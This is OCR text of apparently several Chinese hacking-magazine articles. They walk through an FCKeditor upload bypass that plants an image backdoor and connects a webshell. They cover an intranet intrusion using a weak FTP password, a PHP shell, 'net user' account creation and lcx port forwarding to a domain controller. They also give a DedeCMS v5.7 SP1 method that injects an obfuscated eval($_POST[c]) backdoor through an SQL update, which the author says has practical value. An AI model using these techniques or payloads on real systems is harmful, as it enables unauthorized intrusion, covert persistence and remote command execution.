通过后台无法获取 webshell，继续回到 Pangolin 界面，对网站目录和文件进行分析，如图 6 所示，发现网站采用了 Fckeditor 编辑器。既然是 Fckeditor 编辑器，在浏览器中输入利用地址：http://www.somesitecom/xk_m***ge_new/fck/editor/filemanager/browser/default/browser.html?type=Image&connector=connectors/asp/connector.asp，如图 7 所示，先新建一个 1.asp 的文件夹，然后再上传图片后门。




图 6 获取 Fckeditor 编辑器信息




图 7 上传图片后门

获取 WebShell 权限

通过分析真实图片地址，如图 8 所示，获取 Fckeditor 编辑器上传的真实路径 http://www.somesite.com/fupload/Image，然后通过菜刀对后门地址进行连接，如图 9 所示，成功获取 webshell 权限。

图 8 获取图片真实地址




图 9 获取 webshell 权限

内网渗透之一内网初探

文/图 佚名

内网渗透在攻击层面，其实更趋向于社工和常规漏洞检测的结合，为了了解网内防护措施的设置是通过一步步的刺探和经验积累，有时判断出错，也能进入误区。但是如果能在网

内进行嗅探，则能事半功倍，处于一个对网内设置完全透明的状态。本文将从一个弱口令引发的突破，到控制整个内网的全过程来跟大家讨论，内网的渗透嗅探术和安全防护一些内容。

在寻找突破时，更多的是从应用服务来，而应用服务最直观的信息采集，就是端口扫描，不同的应用，开放的服务不一样。所以，在对网络进行信息收集时，大概分为这样两步：

端口探测，程序指纹分析。在端口探测方面，个人喜欢用 nmap 来快速对网段里的应用进行判断，如图 1 所示。




图 1

在掌握端口信息后，就要对服务应用程序的指纹进行分析，主要包括版本号、已知的漏洞信息、常规配置信息、针对此应用流行的攻击方法等。本文试着对网内一台提供 WEB 服务和 ftp 服务的主机作为突破口，提交一个请求，如图 2 所示。

图 2

从图中大致可以判断以下信息：web 服务器:apache 服务器，能解析 PHP 脚本。

接着提交 http://171.214.44.56/index.php，http://171.214.44.56/index.Php，发现此站点的 phpinfo 信息，如图 3 所示。




图 3

通过大小字符测试说明操作系统的类型为 Windows。当然，以上只是很简单的手工对程序指纹进行分析，针对 Web 应用的扫描器，还有很多，比较常用的 wvs、appscan 等。通过这些简单的信息收集后，可以了解到网站架构是 Apache+Mysql+PHP。

下面我们针对 FTP 进行弱口令扫描，打开 hscan，如图 4 所示，成功扫描到 FTP 弱口令。




图 4

FTP 登陆，发现其目录正是 Web 目录，上传我们的 PHPshell，如图 5 所示。




图 5

Apache 默认的权限是 system 的权限，我们尝试添加账户，net user admin xiaochaoge /add，添加账户失败，不知道是什么原因，更换一下密码，换个更复杂的密码试试，net user

admin xiaochaoge@$2312 /add，显示结果如图 6 所示。提示密码超过了 14 个字符，重新试试，net user admin xiaochaoge@$23 /add，添加账户成功。




图 6

再把账户添加到 administrators 组，3389 登陆，失败，一查 ipconfig，原来处于内网中，如图 7 所示。




图 7

马上上传我们的 lcx.exe 进行端口转发，本机：lcx -listen 2222 3333，2222 为转发端口，3333 为本机任意未被占用的端口，如图 8 所示。




图 8

肉鸡：lcx -slave 119.75.217.56 2222 171.214.44.56 3389

119.75.217.56 为本机 IP，2222 为转发端口，171.214.44.56 为肉鸡 IP，3389 为远程终端端口，本地连接 127.0.0.1:3333，如图 9 和图 10 所示。原来是一台域控，输入账户和密码，即可成功登陆。

图 9

图 10

我在登陆主机之后，都习惯看管理员装了些什么软件，有什么密码可以利用之类的。这个基本上是体力活，结果在桌面上发现 id_rsa.ppk,不过我不知道这个是用来做什么的，后来咨询了一下别人，原来是用来远程登陆 Linux 主机的。

DedeCMS v5.7 SP1 可隐藏后门漏洞研究

文/图 赵显阳(www.isafe.cc)

DedeCMS V5.7 是一套开源的内容管理系统，经过笔者研究，发现一个可以隐藏后门的漏洞，实现后，后门比较隐蔽，不容易被发现。研究该 CMS 需要一些基本的知识，如 PHP 脚本语言，SQL 语句，DedeCMS 开发相关。

要成功利用本文所介绍的方法，要求必须具备 DedeCMS 系统的普通会员权限和后台管理员权限。

首先注册一个普通会员，注册链接为 http://test.isafe.cc:2217/DedeCMS_GBK_5.7_SP1/member/index_do.php?fmdo=user&dopost=regnew，用户名:isafe.cc 密码: isafe.cc，注册后登录，登录链接为 http://test.isafe.cc:2217/DedeCMS_GBK_5.7_SP1/member/index.php，登录后发布一个软件，如图 1 所示。

图 1

发布成功后，查看其 aid，http://test.isafe.cc:2217/DedeCMS_GBK_5.7_SP1/plus/view.php?aid=110，发布的软件 aid 为 110；现在转到管理后台，在左侧菜单的系统里找到“SQL 命令行工具”，如图 2 所示。

图 2

在“运行 SQL 命令”里输入 update dede_addonsoft set softlinks='{dede:link}{/dede:link}{dede:b text\\\'=x\'];phpinfo();//}www.isafe.cc;{/dede:b}' where aid=110;，得 aid 为 110，执行后，如图 3 所示。




图 3

然后访问连接 http://test.isafe.cc:2217/DedeCMS_GBK_5.7_SP1/plus/view.php?aid=110 ，会提示“文章尚未审核，非作者本人无权查看！”。不用急，现在来开通权限，在 DedeCms 后台，“会员->注册会员列表”中点击“文档”，如图 4 所示。

图 4

在新打开的窗口中，开放文档的浏览权限，如图 5 所示。

图 5

此时再访问 http://test.isafe.cc:2217/DedeCMS_GBK_5.7_SP1/plus/view.php?aid=110，PHP 代码就可以执行了，如图 6 所示。




图 6

这里把 update dede_addonsoft set softlinks='{dede:link}{/dede:link}{dede:b text\\\'=x\']; phpinfo();//}www.isafe.cc;{/dede:b}' where aid=110;修改为 update dede_addonsoft set softlinks='{dede:link}{/dede:link}{dede:b text\\\'=x\'];eval(chr(101).chr(118).chr(97).chr(108).chr(40).chr(34).chr(36).chr(95).chr(80).chr(79).chr(83).chr(84).chr(91).chr(99).chr(93).chr(59).chr(34).chr(41).chr(59));//}www.isafe.cc;{/dede:b}' where aid=110;，在“SQL 命令行工具中执行”，就是一个比较隐蔽的后门了。通过访问 http://test.isafe.cc:2217/DedeCMS_GBK_5.7_SP1/plus/view.php?aid=110，密码 c 就可以执行任意命令了，如图 7 所示。




图 7

这种隐藏后门的方法不容易被管理员发现，在实战中具有一定的使用价值。

（完）

利用 WinPcap 获取数据包与设备列表

文/图 xfeng

